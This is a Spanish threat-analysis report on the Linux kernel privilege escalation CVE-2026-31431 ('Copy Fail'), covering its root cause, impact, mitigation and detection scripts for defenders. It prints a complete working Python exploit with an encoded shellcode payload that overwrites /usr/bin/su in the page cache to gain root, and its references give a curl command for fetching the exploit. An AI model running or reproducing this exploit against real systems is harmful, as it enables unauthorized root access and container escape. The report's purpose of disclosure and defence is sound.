Threat Analysis

CVE-2026-31431

Copy Fail LPE

Índice

Control de versiones 3
Introducción 4
Alcance y objetivos 4
Autores 4
Funcionamiento 5
¿Qué hace que Copy Fail sea diferente? 5
La Causa Raíz: Páginas de la caché en un Scatterlist escribible 6
El Disparador: La "escritura de borrador" de authencesn 7
El exploit (original) 7
Impacto 10
El fin de la segmentación de privilegios 10
El vector de "escape de contenedores" (Container escape) 10
Sigilo y persistencia volátil 10
Posibles escenarios 11
Mitigación 12
La solución 12
Remediación 12
Detección e indicadores 13
Entornos SOC 13
Empresa pequeña y sysadmins 16
A. Principio de discrepancia 16
B. Implementación de scripts de auditoría 16
Detección pasiva (sin privilegios) 16
Detección activa y remediación volátil (root) 17
Bypass 17
C. Legacy y filosofía de "Guerrilla" 17
Limpieza de caché periódica 18
Monitorización y reacción 18
Instalación y preparación del entorno 18
Script de remediación 19
Configuración de permisos de seguridad 20
Configuración de detección en rsyslog 20
Consideraciones finales y riesgos 21
Referencias 22

Control de versiones

VERSIÓN	FECHA	DESCRIPCIÓN
1.0	30/04/2026	Redacción inicial del informe.
1.1	02/05/2026	Ampliación y revisión de contenidos técnicos.
1.2	04/05/2026	Publicación del informe.

Introducción

El presente informe analiza la vulnerabilidad CVE-2026-31431, identificada bajo el nombre "Copy-Fail". Este fallo crítico de seguridad afecta al kernel de Linux y **permite a un usuario sin privilegios obtener acceso de superusuario (root) de forma instantánea**.

Normalmente una escalada de privilegios local (LPE) que afecte al kernel suele ser inestable y dejar un rastro claro, siendo más fácilmente detectable por los equipos de defensa. Ejemplos de ello son “Dirty Cow” (2016) y “Dirty Pipe” (2022).

A diferencia de estos ataques, que buscan modificar archivos en el disco, "Copy-Fail" explota una debilidad en la gestión de la Page Cache y la interfaz criptográfica AF_ALG, permitiendo la inyección de código malicioso directamente en la memoria volátil del sistema (RAM).

Además de su ejecución en memoria RAM, sin dejar rastro en disco y eliminando gran parte de las herramientas defensivas, su código es estable y determinista funcionando en la gran mayoría de sistemas Linux desde 2017.

Alcance y objetivos

Este documento detalla el funcionamiento técnico del exploit, valida su eficacia mediante pruebas de concepto (PoC) en entornos controlados y propone metodologías de detección basadas en la discrepancia entre la caché de memoria y la E/S directa del hardware (Direct I/O).

A pesar de la existencia de reglas de detección (Sigma y YARA) desarrolladas por la comunidad de inteligencia de amenazas, la naturaleza volátil del ataque exige un monitoreo activo de la integridad de la memoria, un vector que a menudo se ignora en las auditorías de seguridad estándar.

Autores

El informe ha sido desarrollado por los siguientes autores, profesionales en activo en el sector de la ciberseguridad. La contribución de cada autor ha sido fundamental para desentrañar la mecánica de esta vulnerabilidad, replicar el exploit con éxito en entornos controlados y proponer medidas de mitigación efectivas.

- Rafael Ruiz Villén: Chief Executive Officer en Cloud y Olé.
- Rafael Cosme Cañadas: Cybersecurity analyst and SOC platform and integrations engineer at Getronics.

Funcionamiento

La información de este apartado ha sido obtenida y traducida del blog del equipo investigador original del CVE.

Copy Fail (CVE-2026-31431) es un error de lógica en la plantilla criptográfica ***authencesn*** del **kernel de Linux**. Permite que un usuario local sin privilegios active una escritura de 4 bytes determinista y controlada en la caché de páginas (page cache) de cualquier archivo legible en el sistema. Un simple script de Python de 732 bytes puede editar un binario setuid y obtener privilegios de root en esencialmente todas las distribuciones de Linux lanzadas desde 2017.

El kernel nunca marca la página corrompida como "sucia" (dirty) para su reescritura en disco, por lo que el archivo físico permanece inalterado y las comparaciones de sumas de verificación (checksum) estándar en disco no detectan la modificación. Sin embargo, **la caché de páginas es lo que realmente se lee al acceder al archivo**, por lo que la versión corrompida en memoria es visible de inmediato en todo el sistema. Un usuario local **puede convertir esto en acceso root corrompiendo la caché de páginas de un binario setuid**. Esta primitiva también atraviesa los límites de los contenedores porque la caché de páginas se comparte en todo el host.

Este hallazgo fue asistido por IA, pero comenzó con una idea del investigador de Theori, Taeyang Lee, quien estudiaba cómo el subsistema criptográfico de Linux interactúa con los datos respaldados por la caché de páginas. Utilizó Xint Code para escalar su investigación a todo el subsistema criptográfico, y Copy Fail fue el hallazgo más crítico.

¿Qué hace que Copy Fail sea diferente?

El kernel de Linux ha tenido errores de escalada de privilegios de alto perfil anteriormente. Dirty Cow (CVE-2016-5195) requería ganar una condición de carrera; a menudo fallaba o bloqueaba el sistema. Dirty Pipe (CVE-2022-0847) era específico de ciertas versiones y requería una manipulación precisa de los búferes de tubería (pipes).

Copy Fail es un fallo de lógica directo. Se activa sin carreras, reintentos ni ventanas de tiempo propensas a fallos.

Portable: El mismo script funciona en todas las distribuciones y arquitecturas probadas (Ubuntu, Amazon Linux, RHEL, SUSE). Sin offsets específicos por distribución.

Diminuto: El exploit es un script corto de Python que solo usa módulos estándar (os, socket, zlib). No requiere cargas útiles compiladas.

Sigiloso: La escritura omite la ruta ordinaria de escritura de VFS. Las herramientas de integridad de archivos que comparan sumas de verificación en disco no verán nada.

Impacto entre contenedores: Al compartirse la caché de páginas, es un vector de compromiso para nodos de Kubernetes.

Tabla comparativa:

Característica	Dirty Cow (2016)	Dirty Pipe (2022)	Copy Fail (2026)
Condición de carrera	Requerida (Inestable)	No	No (Lógica lineal)
Offsets específicos	No	No	No (Universal)
Fiabilidad	30-80%	~90%	100% (Single shot)
Ventana temporal	~9 años	~2 años	~9 años (2017-2026)

A diferencia de exploits históricos como Dirty Cow, que dependían de condiciones de carrera (race conditions) y podían causar un Kernel Panic si el tiempo no era exacto, Copy Fail es lineal y determinista. No hay azar; si el código se ejecuta, la escritura de 4 bytes ocurre. Esto lo convierte en una herramienta de nivel de estado (state-sponsored grade) por su bajísimo riesgo de interrumpir el servicio durante la explotación.

La Causa Raíz: Páginas de la caché en un Scatterlist escribible

AF_ALG es un tipo de socket que expone el subsistema criptográfico del kernel al espacio de usuario sin privilegios. Un usuario puede invocar cifrado o descifrado sobre datos arbitrarios.

Una primitiva fundamental aquí es splice(): transfiere datos entre descriptores de archivo y tuberías sin copiar, pasando las páginas de la caché por referencia. Cuando un usuario hace un splice de un archivo hacia un socket AF_ALG, la lista de dispersión (scatterlist) de entrada del socket mantiene referencias directas a las páginas físicas del kernel que respaldan ese archivo.

Para el descifrado AEAD, la entrada es AAD || texto_cifrado || etiqueta_auth. En el código algif_aead.c, la operación se configura como "in-place" (en el lugar), lo que significa que el mismo scatterlist sirve como entrada y salida.

El diseño in-place coloca páginas de la caché de páginas en una lista de dispersión escribible. El diseño asume que cada algoritmo AEAD se limitará a escribir en el destino previsto, pero nada en la API lo obliga. Desafortunadamente, un algoritmo rompe este invariante.

El Disparador: La "escritura de borrador" de authencesn

authencesn es un envoltorio AEAD utilizado por IPsec para el soporte de Números de Secuencia Extendidos (ESN). Para el cálculo de HMAC, este algoritmo necesita reorganizar los bytes del número de secuencia.

Realiza esta reorganización utilizando el búfer de destino del llamador como "espacio de borrador" (scratch space). En la función crypto_authenc_esn_decrypt(), el algoritmo escribe 4 bytes en el desplazamiento assoclen + cryptlen, más allá de la etiqueta AEAD. El algoritmo está usando memoria que no le pertenece como un bloc de notas temporal.

En la ruta in-place de AF_ALG, esta escritura cruza desde el búfer de salida hacia las páginas de la caché de páginas encadenadas. El valor de 4 bytes se escribe directamente en la copia en caché del archivo de destino. Aunque el descifrado falle finalmente y devuelva un error, la escritura de 4 bytes persiste en la memoria.

El exploit (original)

La ruta de explotación predeterminada apunta a **/usr/bin/su**, un binario **setuid-root** presente en casi todas las distribuciones.

1. **Configuración del socket**: Se abre un socket AF_ALG y se vincula a authencesn.

2. **Construcción de la escritura**: Para cada trozo de 4 bytes de la carga útil (shellcode), se construye un par sendmsg() + splice(). El sendmsg proporciona el valor a escribir; el splice proporciona las páginas de la caché del archivo objetivo (/usr/bin/su).

3. **Activación**: Al llamar a recv(), el kernel realiza el descifrado y escribe los 4 bytes controlados en la caché de páginas de /usr/bin/su.

4. **Ejecución**: Una vez escritos todos los trozos, se ejecuta execve("/usr/bin/su"). El kernel carga el binario desde la caché de páginas corrompida, que ahora contiene el shellcode. Al ser setuid-root, el código se ejecuta con UID 0.

```
#!/usr/bin/env python3
# Librerías os (interacción con kernel), zlip (compresión para el
payload) y socket (comunicación con socket de kernel).
import os as g, zlib, socket as s

# Convierte una cadena hexadecimal a bytes
def d(x):
```

```
    return bytes.fromhex(x)

def c(f, t, c):
    # Creación del socket.
    # 38 → familia de sockets no estándar → AF_ALG (Linux Crypto API)
    # "aead" → tipo de cifrado autenticado
    # "authencesn(hmac(sha256),cbc(aes))" → algoritmo criptográfico
    a = s.socket(38, 5, 0)
    a.bind(("aead", "authencesn(hmac(sha256),cbc(aes))"))
    # Manipulación de estructuras internal del kernel.
    # 279 → nivel de socket (SOL_ALG en Linux)
    # Se configuran parámetros internos del algoritmo
    h = 279
    v = a.setsockopt
    v(h, 1, d("0800010000000010" + "0" * 64))
    v(h, 5, None, 4)
    # Crea un socket "operativo" para usar el algoritmo.
    u, _ = a.accept()
    o = t + 4 # o → tamaño de datos a copiar
    i = d("00") # i → byte nulo
    # Envío de datos al socket
    u.sendmsg(
        [b"A" * 4 + c],
        [
            (h, 3, i * 4),
            (h, 2, b"\x10" + i * 19),
            (h, 4, b"\x08" + i * 3),
        ],
        32768,)
    r, w = g.pipe() # Crea un canal interno/tubería
    n = g.splice # Mueve datos "cero-copy" entre archivo, pipe y socket
    n(f, w, o, offset_src=0)
    n(r, u.fileno(), o)
    # Recepción de los datos
    try:
        u.recv(8 + t)
    except:
        0

# Abre el binario su en modo lectura
f = g.open("/usr/bin/su", 0)
```

```
i = 0
# Payload comprimido y codificado en hex
e =
zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040
e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9
675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

# Bucle de lectura y escritura controlada en offsets parcheando el
binario en memoria
while i < len(e):
    c(f, i, e[i : i + 4])
    i += 4

g.system("su") # Llamada final al binario parcheado y subida a root
```

Es de interés remarcar que aunque el exploit original afecte únicamente al binario “su”, **puede replicarse este comportamiento en cualquier binario o fichero del sistema**.

A la fecha de redacción de este documento ya se han observado implementaciones del exploit en C y en Golang atacando los binarios con setuid root “chpasswd”, “ping” y el fichero “/etc/passwd” creando otras escaladas alternativas a superusuario/root.

Impacto

Es fundamental entender que no es una vulnerabilidad de ejecución remota de código (RCE) por sí misma. Tal como se deduce de su funcionamiento, el atacante ya debe tener la capacidad de ejecutar código (aunque sea con los privilegios más bajos del sistema) para abrir el socket AF_ALG y manipular el page cache.

Sin embargo, su peligrosidad no debe subestimarse, ya que actúa como el componente final y más letal de una intrusión:

El fin de la segmentación de privilegios

En un escenario de ataque real, un intruso suele obtener acceso inicial a través de una vulnerabilidad en una aplicación web (como un Unrestricted File Upload o un Command Injection) que le otorga una shell limitada como el usuario www-data. En este punto, el sistema sigue siendo relativamente "seguro" porque el atacante está confinado. Copy Fail es la herramienta que rompe ese confinamiento, permitiendo que un acceso insignificante se convierta en control total (root) de forma determinista y silenciosa.

El vector de "escape de contenedores" (Container escape)

Este es el impacto más crítico en entornos de nube. Dado que el kernel es compartido entre el host y los contenedores, la caché de páginas también lo es. Si un atacante compromete un contenedor en un clúster de Kubernetes, puede usar Copy Fail para corromper la memoria de un binario que reside en el host físico. Esto permite saltar las barreras de aislamiento del contenedor sin necesidad de explotar configuraciones erróneas de Docker, atacando directamente la lógica del kernel.

Sigilo y persistencia volátil

A diferencia de otros métodos de escalada que requieren modificar archivos sensibles en el disco, Copy Fail solo ensucia la memoria RAM.

Sin rastro en disco: el archivo físico /usr/bin/su permanece intacto. Una auditoría de integridad de archivos (como debsums o rpm -V) no encontrará anomalías.

Persistencia: La corrupción permanece en la caché hasta que el sistema se reinicia o la página es expulsada por presión de memoria, lo que da al atacante una ventana de tiempo considerable para operar sin ser detectado.

Una vez tenga ejecución en memoria, un atacante sofisticado podría intentar deshabilitar o dejar fuera de juego a softwares de monitorización y seguridad presentes en el sistema, pudiendo desplegar posteriormente persistencias más avanzadas.

Posibles escenarios

Debido a que el Page Cache es un recurso global del kernel compartido entre el host y todos los contenedores, un usuario sin privilegios en un pod puede mutar un binario que el host o un contenedor de otro inquilino (tenant) ejecutará posteriormente, rompiendo totalmente el aislamiento de seguridad.

Entorno	Riesgo	Justificación
Multi-tenant / cloud SaaS	Crítico	Escape de sandbox y compromiso del host desde instancias de clientes.
Kubernetes / contenedores	Crítico	El Page Cache compartido permite ataques cross-tenant y compromiso del nodo.
CI/CD / Build farms	Crítico	Ejecución de código no confiable en PRs que escalan a root en el agente.
Workstations de devs	Medio	Riesgo en la cadena de suministro (plugins o librerías maliciosas ganando root).
Servidores single-user	Medio	Requiere una brecha previa (RCE), pero garantiza persistencia y control total.

Mitigación

Como suele ocurrir con este tipo de vulnerabilidades, se ha hecho una publicación responsable, notificando a los mantenedores de software y actuando de forma coordinada.

Linus Torvalds modificó a finales de marzo el código del kernel para parchear el fallo de seguridad. A la fecha de redacción de este documento alguno de los mantenedores de las distribuciones principales de Linux, han sacado sus respectivos parches de manera pública para la actualización masiva.

La solución

El parche (a664bf3d603d) revierte algif_aead.c a una operación "out-of-place" (fuera de lugar), eliminando por completo la optimización de 2017. Ahora, el origen y el destino son listas de dispersión separadas, por lo que las escrituras de borrador ocurren en el búfer del usuario y no en la caché de páginas del kernel.

Remediación

Actualizar el kernel: las distribuciones principales ya están publicando o publicarán próximamente los parches.

Mitigación inmediata: deshabilitar el módulo algif_aead: Para la mayoría de los servidores empresariales, este módulo no es necesario. Deshabilitarlo no afecta a LUKS ni a IPsec (que usan la API interna del kernel), pero romperá aplicaciones que utilicen explícitamente el motor afalg de OpenSSL.

```
# Verificar si el módulo está activo
lsmod | grep algif_aead

# Deshabilitar inmediatamente
sudo modprobe -r algif_aead

# Persistir el bloqueo en el arranque
echo "blacklist algif_aead" | sudo tee /etc/modprobe.d/copy-fail.conf
```

Restricción de Syscalls: Implementar perfiles de seccomp para denegar la creación de sockets de la familia AF_ALG (dominio 38) en cargas de trabajo donde no sea estrictamente necesario.

Detección e indicadores

La detección es compleja porque el ataque no deja rastro en el almacenamiento físico. Una imagen forense "en frío" mostrará un sistema limpio. Igualmente, la monitorización de integridad de archivos (FIM) estándar es ineficaz contra Copy Fail. La caza de amenazas debe centrarse en anomalías en la memoria "caliente" del page cache y en la telemetría de syscalls.

Estrategias de Identificación:

- Detección "en caliente": herramientas como AIDE o Tripwire sólo detectarán la alteración si el escaneo ocurre mientras la página corrupta reside en el caché. Un reinicio o la liberación de memoria por presión (memory pressure) eliminará el rastro.

- Monitoreo de tiempo de ejecución: utilizar auditd o eBPF para detectar el patrón de llamadas socket(38, 5, 0) seguido de splice() desde usuarios no root. Algunos recursos para ello:
    - https://github.com/kadir/copy-fail-CVE-2026-31431-IOC/tree/main/detect

- Reglas YARA: escaneo de memoria buscando firmas de PoCs conocidos. Ejemplo:
    - Recoge firmas de los PoC's conocidos públicamente, un exploit modificado u ofuscado podría hacer bypass a la regla pero para ataques poco sofisticados sería efectiva: https://github.com/Neo23x0/signature-base/blob/master/yara/expl_copy_fail_cve_2026_31431.yar

- Indicadores de ataque (IoAs) imprescindibles:
    - Patrones de socket: uso de la cadena de algoritmo *"authencesn(hmac(sha256),cbc(aes))"* y la familia de socket *38/AF_ALG*.
    - Uso de la operación *Splice*.
    - Hex patterns en memoria: presencia del valor *0800010000000010* (utilizado en setsockopt para configurar el socket AEAD).
    - Transmisión repetida de 4 bytes a través del socket anteriormente descrito.
    - Firmas de shellcode: fragmentos de shellcodes mínimos (ELF de ~1.7KB) diseñados para setuid(0) y execve("/bin/sh") o similar.

Entornos SOC

En entornos donde existe un SOC maduro y sólido con capacidades de detección correctamente definidas y alineadas con estándares del sector y que cuentan con las 3 herramientas clave que nos dan visibilidad total (EDR, SIEM y NDR) añadido a un equipo de gestión de vulnerabilidades, los ataques basados en LPE no deberían representar un riesgo crítico por sí mismos, ya que un LPE requiere necesariamente de un vector de entrada previo.

Es justo en este vector de entrada previo donde muchas veces merece la pena poner el esfuerzo y donde una buenas detecciones establecidas por un SOC bien estructurado y sólido marcan la diferencia.

Antes de que un atacante pueda ejecutar un LPE, debe haber completado varias fases previas:

- Reconocimiento del entorno objetivo.
- Identificación de un sistema vulnerable.
- Obtención de acceso inicial.

Cada una de estas etapas forma parte del ciclo típico de ataque y debería contar con sus detecciones específicas en función del entorno que tenemos que proteger.

Esto nos lleva a una solución clara, si queremos poner en valor la seguridad y capacidad de reacción, incluso a amenazas que no contemplamos o desconocemos en un primera instancia, priorizar la detección y monitorización de vectores de acceso inicial, especialmente aquellos que puedan derivar en un RCE dentro de la infraestructura protegida es clave y más en casos como el de este informe.

Es importante remarcar que es vital interrumpir la cadena de ataque en sus primeras fases, donde el impacto es considerablemente menor y la capacidad de respuesta es más efectiva.

Por lo que nuestra propuesta es que al menos se cubran los siguientes TTPs de la matriz de MITTRE en función de los posibles RCEs.

Sistemas operativos/servicios:

- T1133 External Remote Services
- T1210 Exploitation of Remote Services
- T1021 Remote Services
- T1059 Command and Scripting Interpreter

Entornos WEB:

- T1190 Exploit Public-Facing Application
- T1059.001 Intérprete de comandos y scripts: PowerShell
- T1059.003 Command and Scripting Interpreter: Windows Command Shell
- T1059.004 Command and Scripting Interpreter: Unix Shell
- T1505.003 Server Software Component: Web Shell

CLOUD y contenedores:

- T1552.005 Unsecured Credentials: Cloud Instance Metadata API
- T1611 Escape to Host
- T1609 Container Administration Command

- T1610 Deploy Container
- T1552.007 Unsecured Credentials: Container API
- T1566.001 Phishing: Spearphishing Attachment

Endpoints:

- T1566.002 Phishing: Spearphishing Link
- T1204.002 User Execution: Malicious File
- T1203 Exploitation for Client Execution
- T1059 Command and Scripting Interpreter

APIs y microservicios:

- T1190 Exploit Public-Facing Application
- T1059 Command and Scripting Interpreter
- T1552 Unsecured Credentials

Empresa pequeña y sysadmins

En entornos donde **no se dispone de recursos**, herramientas de monitorización avanzada (XDR/EDR) o presupuestos para seguridad ofensiva, la detección y triaje del CVE-2026-31431 (Copy-Fail) debe apoyarse en la integridad de la Page Cache. Dado que este exploit es volátil y no deja rastro en el sistema de archivos físico, el approach propuesto se basa en scripts de auditoría que contrasten el disco (presuntamente confiable) con el binario parcheado en memoria.

A. Principio de discrepancia

La forma más efectiva y económica de detectar este compromiso es explotar la inconsistencia que el ataque genera entre la memoria RAM y el disco físico. Para un administrador de sistemas, esto se traduce en una regla de oro: si tras ejecutar el exploit de manera controlada, el hash en memoria no coincide con el hash en disco, el sistema es vulnerable y puede estar comprometido. En ausencia de herramientas de seguridad que nos permitan monitorizar eventos sospechosos debemos hacer un backup de los datos relevantes y asumir el compromiso.

B. Implementación de scripts de auditoría

Se recomienda el despliegue de scripts automatizados que realicen dos tipos de comprobaciones:

Detección pasiva (sin privilegios)

Tras ejecutar el exploit, utilizando la lectura de I/O directa (O_DIRECT), un sysadmin puede comparar el estado en disco y memoria del binario su (o cualquier otro fichero crítico) sin alertar al atacante y sin necesidad de ser root.

Ventaja: permite monitorizar la integridad desde una cuenta de usuario estándar y no alertar al atacante cortando su acceso en caso de querer monitorizar su actividad en nuestra red.

Comando clave: *dd if=/usr/bin/su iflag=direct | sha256sum* comparado contra el *sha256sum /usr/bin/su* estándar.

```
dd if=/usr/bin/su iflag=direct | sha256sum && sha256sum /usr/bin/su
```

Ejemplo (zsh):

```
┌──rruiz@rruiz ~/exploit
└─$ dd if=/usr/bin/su iflag=direct | sha256sum && sha256sum /usr/bin/su
164+1 records in
```

```
164+1 records out
84360 bytes (84 kB, 82 KiB) copied, 0,0103787 s, 8,1 MB/s
c7c418276a0acc8e543d3b7d65e00e967048e196aec5f69cbe946a528b40d8bd  -
1ce3dc778637cd78e20f115fe1e47debf16d6af538daf95dff14243111779e28  /usr/bin/su
```

*Verde: valor del binario virgen en disco.
*Rojo: valor del binario malicioso parcheado en memoria.

El flag "*iflag=direct*" indica al binario *dd* que acceda directamente al disco, omitiendo la Page Cache (de la cuál no nos fiamos). El comando *sha256sum* estándar sí chequea la Page Cache directamente sin pasar por disco si puede evitarlo. Si los hashes de ambos no coinciden, tendremos un sistema vulnerable.

Detección activa y remediación volátil (root)

Mediante el uso de *drop_caches*, el administrador puede forzar al kernel a purgar la Page Cache. Si después de esta acción un binario no tiene el mismo hash o se comporta de manera distinta (por ejemplo antes no pedía contraseña y vuelve a pedirla), confirma la presencia previa del exploit en RAM.

Ejemplo (bash):

```
root@rruiz:/home/rruiz/exploit# sha256sum /usr/bin/su
1ce3dc778637cd78e20f115fe1e47debf16d6af538daf95dff14243111779e28  /usr/bin/su
root@rruiz:/home/rruiz/exploit# echo 3 > /proc/sys/vm/drop_caches
root@rruiz:/home/rruiz/exploit# sha256sum /usr/bin/su
c7c418276a0acc8e543d3b7d65e00e967048e196aec5f69cbe946a528b40d8bd  /usr/bin/su
```

*Verde: valor del binario virgen en disco.
*Rojo: valor del binario malicioso parcheado en memoria.
*Cian: purga de la Page Cache.

Bypass

Cabe destacar que si un atacante ha sobrescrito el binario en disco con su versión maliciosa, la comparación de hashes no será una medida efectiva ya que coincidirán. En este caso sí aplicaría la monitorización de integridad de archivos (FIM) a nivel de disco suponiendo que contasemos con datos previos al ataque para detectar una discrepancia.

C. Legacy y filosofía de "Guerrilla"

Este enfoque, si todo lo demás falla, permite a las organizaciones pequeñas protegerse utilizando únicamente el arsenal que Linux ofrece por defecto. No requiere instalación de agentes externos pesados que consuman recursos, lo que lo hace ideal para servidores con hardware limitado o **infraestructuras legacy donde el parcheo inmediato del kernel no siempre es una opción viable por razones de producción**.

DISCLAIMER: El hecho de tener que recurrir a medidas como estas ya indica un estado de seguridad preocupante. Es preferible, si podemos, evitar recurrir a cualquiera de los siguientes métodos y eliminar de nuestra superficie de exposición (previo backup de datos) el servidor para instalar un sistema operativo con un kernel no vulnerable o parchear el fallo con alguno de los métodos descritos previamente en este informe. Se asume que los sistemas legacy ya cuentan con medidas básicas de hardening.

En caso de ser un sistema legacy en producción que no pueda cambiarse, la recomendación es integrar estas comprobaciones en una tarea programada:

Limpieza de caché periódica

- Frecuencia: cada 5-15 minutos o cada vez que se detecte un potencial indicador de ataque vía monitorización.
- Acción: el script debe comparar los hashes y, en caso de discrepancia o IoA detectado, forzar el vaciado de la caché, enviar una alerta inmediata (vía email, slack, log centralizado, etc.) y proceder al bloqueo preventivo de nuevas sesiones.
- Alcance: no limitarse solo a "/usr/bin/su"; es vital incluir "/usr/bin/sudo", "/usr/bin/passwd" y cualquier otro binario, fichero o librería crítica que pueda usarse para una escalada de privilegios con el método de Copy Fail.

*Nota para el equipo de IT: aunque el vaciado de caché (drop_caches) puede impactar levemente el rendimiento durante unos segundos, en el contexto de un posible compromiso por CVE-2026-31431, el coste operativo es insignificante comparado con el riesgo de una escalada de privilegios total.

Monitorización y reacción

Hay entornos y contextos en los que no siempre es factible actualizar el kernel del host de forma inmediata debido a dependencias críticas o falta de una ventana de mantenimiento. Para estos escenarios, hemos desarrollado una solución que detecta el intento de explotación en tiempo real y restaura el estado del sistema automáticamente utilizando rsyslog y su módulo omprog.

Instalación y preparación del entorno

Primero, aseguramos que rsyslog esté presente y activo en el sistema (ejemplo para distribuciones basadas en Debian/Ubuntu):

```
sudo apt-get update && sudo apt-get install rsyslog -y
sudo systemctl enable --now rsyslog
```

Script de remediación

Este script actúa como el "sensor" de respuesta. Su función es verificar si el sistema está siendo comprometido por la vulnerabilidad CVE-2026-31431, restablecer los valores afectados y reiniciar los módulos criptográficos indirectos (algif_aead y af_alg) a su estado base.

```
#!/bin/bash

# Log de salida para depuración
LOG_FILE="/var/log/script_seguridad.log"

while read -r MSG_RSYSLOG; do
    {
        echo "--- Event detected: $(date) ---"
        echo "rsyslog log: $MSG_RSYSLOG"

        # 1. Comprobación de integridad
        echo "[+] Starting integrity check"
        HASH_PRE=$(/usr/bin/sha256sum /usr/bin/su | awk '{print $1}')

        # 2. Sincronizar y vaciar caché (Requiere ser ROOT)
        sync
        if ! echo 3 > /proc/sys/vm/drop_caches; then
            echo "[!] ERROR: Cache unable to flush  (might root be
needed?)"
            echo 3 | sudo tee /proc/sys/vm/drop_caches

        fi

        HASH_POST=$(/usr/bin/sha256sum /usr/bin/su | awk '{print $1}')

        if [ "$HASH_PRE" != "$HASH_POST" ]; then
            echo "[!!!] ALARM: Evidence of manipulation spotted, hashes
does not match!"
            echo "  Disk: $HASH_POST"
            echo "  RAM:   $HASH_PRE"
            echo "##############################"
          # 3. Comandos de limpieza
            /sbin/modprobe -r algif_aead 2>/dev/null
            /sbin/modprobe -r af_alg 2>/dev/null
            echo "Fixed"
        fi
        echo "-----------------------------------------------------"
```

```
    } >> "$LOG_FILE" 2>&1
done
```


Configuración de permisos de seguridad

Es crítico que este archivo esté protegido para evitar manipulaciones y por extensión posibles ataques no esperados, por lo que le aplicaremos una configuración de permisos de seguridad

```
sudo chown root:root /ruta/al/archivo/remediate.sh
sudo chmod 700 /ruta/al/archivo/remediate.sh
```

Configuración de detección en rsyslog

Para que el sistema reaccione al log del kernel, creamos un archivo de configuración en la ruta */etc/rsyslog.d/*
Este filtrará cadenas específicas como PF_ALG o authencesn(hmac(sha256),cbc(aes)) ya que pertenecen a los logs que genera este ataque como podemos ver en la imagen



Tras eso invocará el script de remediación, cuyo contenido es el siguiente.

Fichero */etc/rsyslog.d/99-authencescan.conf*:

```
module(load="omprog")

if ($syslogfacility-text == 'kern' and $msg contains "authencesn" or
$msg contains "Registered PF_ALG") then {

    action(type="omprog"
           binary="/usr/bin/sudo /usr/local/bin/copyfail_fix.sh"
           confirmMessages="off"
           output="/var/log/omprog_debug.log")

    action(type="omfile" file="/var/log/alertas_authencescan.log")

    stop
}
```

Es importante que no se nos olvide invocar desde el archivo de configuración al script de remediación como sudo.

Por último añadimos una excepción en el archivos de sudoers para que rsyslog pueda ejecutar el script de remediación como root.

Ejecutamos:

```
sudo visudo
```

Añadimos lo siguiente al final del archivo

```
@includedir /etc/sudoers.d
syslog ALL=(root) NOPASSWD: <ruta_del_archivo_.sh>
```

De esta forma syslog podrá ejecutar solo ese archivo archivo como root y sin necesidad de pedir la contraseña.

Consideraciones finales y riesgos

Aunque esto evita el compromiso del host de forma inmediata, presenta ciertas limitaciones:

- Consumo de recursos: la recarga constante de módulos en memoria puede impactar el rendimiento si el ataque es persistente (DoS local).
- No es una medida final: esta medida no sustituye al parche oficial del kernel, es una defensa activa para ganar tiempo hasta la próxima ventana de actualización.

Referencias

A continuación se adjuntan todos los documentos, artículos y recursos empleados para la realización de este informe:

Vulnerabilidad:

- CVE: https://nvd.nist.gov/vuln/detail/CVE-2026-31431
- Disclosure: https://copy.fail/
- Technical write-up: https://xint.io/blog/copy-fail-linux-distributions

Exploits:

- Original exploit:

```
curl https://copy.fail/exp
```

- Github original exploit: https://github.com/theori-io/copy-fail-CVE-2026-31431
- Alpine ping exploit: https://hackerspace.pl/~q3k/alpine.py
- Github C port: https://github.com/tgies/copy-fail-c
- Github Go implementation: https://github.com/badsectorlabs/copyfail-go

***Detección y reglas:**

- Sigma rules, detection and monitoring script (Kadir github repo): https://github.com/kadir/copy-fail-CVE-2026-31431-IOC/tree/main/detect
- YARA rule (Neo23x0 github repo): https://github.com/Neo23x0/signature-base/blob/master/yara/expl_copy_fail_cve_2026_31431.yar

[*] Sobre las reglas de detección:

Estas reglas no son en absoluto infalibles y hay incontables maneras de evadirlas. Sin embargo, ante atacantes poco sofisticados que simplemente estén adquiriendo los payloads conocidos públicamente hasta la fecha, puede ser una medida efectiva.